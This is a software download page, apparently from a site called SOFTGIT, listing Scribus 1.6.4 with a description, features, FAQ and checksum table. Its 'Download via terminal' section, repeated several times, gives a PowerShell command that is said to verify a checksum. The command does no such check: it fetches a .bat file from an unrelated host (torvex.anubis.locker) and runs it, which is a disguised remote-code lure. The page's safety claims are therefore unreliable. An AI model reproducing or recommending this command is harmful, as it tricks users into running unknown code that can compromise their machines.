

Scribus
by Martin and contributors
- Version
- 1.6.4
- Size
- 7.1 MB
- Updated
- Publisher
- Martin and contributors
- Category
- Design
- Files
- 1
Scribus screenshots
About Scribus

Scribus is a free, open-source desktop publishing application for designing page layouts for print and digital media. It is often described as an open-source alternative to programs like Adobe InDesign and QuarkXPress, and it is used for brochures, newsletters, magazines, posters, books, flyers and interactive PDFs. Scribus runs on Linux, Windows, macOS and other platforms including BSD systems.


Like other professional layout tools, Scribus is frame-based: you place text frames and image frames on pages and arrange them precisely, with guides, grids, master pages and layers to keep designs consistent. Text can flow between linked frames, and styles for paragraphs and characters make long documents manageable. Scribus imports and exports many formats, including vector graphics such as SVG and EPS, and offers drawing tools for shapes, lines and Bezier curves.



Print readiness is where Scribus stands out among free tools. It supports CMYK colour, spot colours, ICC colour management and colour separations, and it creates PDFs that can comply with standards such as PDF/X for professional printing. A preflight verifier checks documents for problems like missing fonts or low-resolution images before export. On the digital side, Scribus can create interactive PDFs with forms, annotations and other features. A Python scripting interface allows automation of repetitive tasks and custom extensions.
The downloads include a Windows installer, a macOS disk image for Apple Silicon, a 7z archive and a development snapshot packaged as a Flatpak for Linux. Stable releases are recommended for production work, while development snapshots preview upcoming features. Scribus has a learning curve if you are coming from word processors, since layout is done with frames rather than by typing on a page, but the documentation and community help. Released under the GPL, Scribus is a capable choice for anyone who needs professional page layout without licence costs.
Its active community also maintains documentation, templates and scripts that help newcomers produce good-looking layouts quickly.
Key features
- Frame-based page layout
- Master pages, styles and layers
- CMYK, spot colours and ICC management
- PDF/X export and preflight checks
- Python scripting
Pros
- Professional print features
- Cross-platform
- Free and open source
Cons
- Learning curve for newcomers
- Different workflow from word processors
System requirements
Windows, macOS or Linux. Ghostscript is recommended for EPS and PostScript support.
Tips
- Run the preflight verifier before exporting for print
- Use paragraph styles to keep long documents consistent
Source code on GitHub scribusproject/scribus
Description from the publisher
Powerful desktop publishing software
Scribus is an Open Source program that brings professional page layout to Linux, BSD UNIX, Solaris, OpenIndiana, GNU/Hurd, Mac OS X, OS/2 Warp 4, eComStation, and Windows desktops with a combination of press-ready output and new approaches to page design.
Underneath a modern and user-friendly interface, Scribus supports professional publishing features, such as color separations, CMYK and spot colors, ICC color management, and versatile PDF creation.
At a glance
Scribus is a open source design app published by Martin and contributors (scribus.net). Powerful desktop publishing software
SOFTGIT offers 1 file for Scribus covering Windows, macOS, Linux, Server Operating Systems, Cross-platform, BSD/Unix, 7.1 MB in total. The version listed is v1.6.4, last updated on October 19, 2026.
Scribus belongs to the Design category, alongside The FreeType Project, Skim, gnuplot. Browse related apps below to compare alternatives.
Download Scribus v1.6.4
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/scribus. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
Scribus system requirements
- Operating system
- Linux, Server Operating Systems, Cross-platform, BSD/Unix, macOS, Windows
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Written in
- Python, C++
- Download size
- 69 MB (scribus-1.6.4.7z)
- Project page
- sourceforge.net/projects/scribus
Scribus FAQ
What is Scribus?
A free, open-source desktop publishing application for page layout and print-ready PDFs.
Is Scribus an alternative to InDesign?
Yes, it is often used as a free alternative for layout work.
Does Scribus support CMYK?
Yes. It supports CMYK, spot colours, ICC colour management and PDF/X output.
Can I automate Scribus?
Yes. It has a Python scripting interface.
Which platforms are supported?
Linux, Windows, macOS and other Unix-like systems.
Is Scribus free and open source?
Scribus is distributed under GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3) according to SourceForge. You can download it free of charge.
Which operating systems does Scribus support?
SourceForge lists Linux, Server Operating Systems, Cross-platform, BSD/Unix, macOS, Windows for Scribus.
Where does the Scribus download come from?
The Download button takes you to the official SourceForge download for Scribus (sourceforge.net/projects/scribus). SOFTGIT does not modify or re-host the file.
What is Scribus written in?
SourceForge lists Python, C++.
Is Scribus free to download?
Yes. Scribus is listed as “Open Source” and the download from SOFTGIT is free of charge.
How do I download Scribus?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is Scribus safe to install?
Files are published as received from Martin and contributors, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does Scribus support?
The files listed here target Windows, macOS, Linux, Server Operating Systems, Cross-platform, BSD/Unix.
How big is the Scribus download?
The file is 7.1 MB.
Provenance
- Publisher
- Martin and contributors
- Source
- scribus.net
- Last check
- 1 month ago
- License
- GNU General Public License version 2.0 (GPLv2); GNU General Public License version 3.0 (GPLv3)
- Source code
- github.com/scribusproject/scribus
- Imported from
- Source: sourceforge.net/projects/scribus


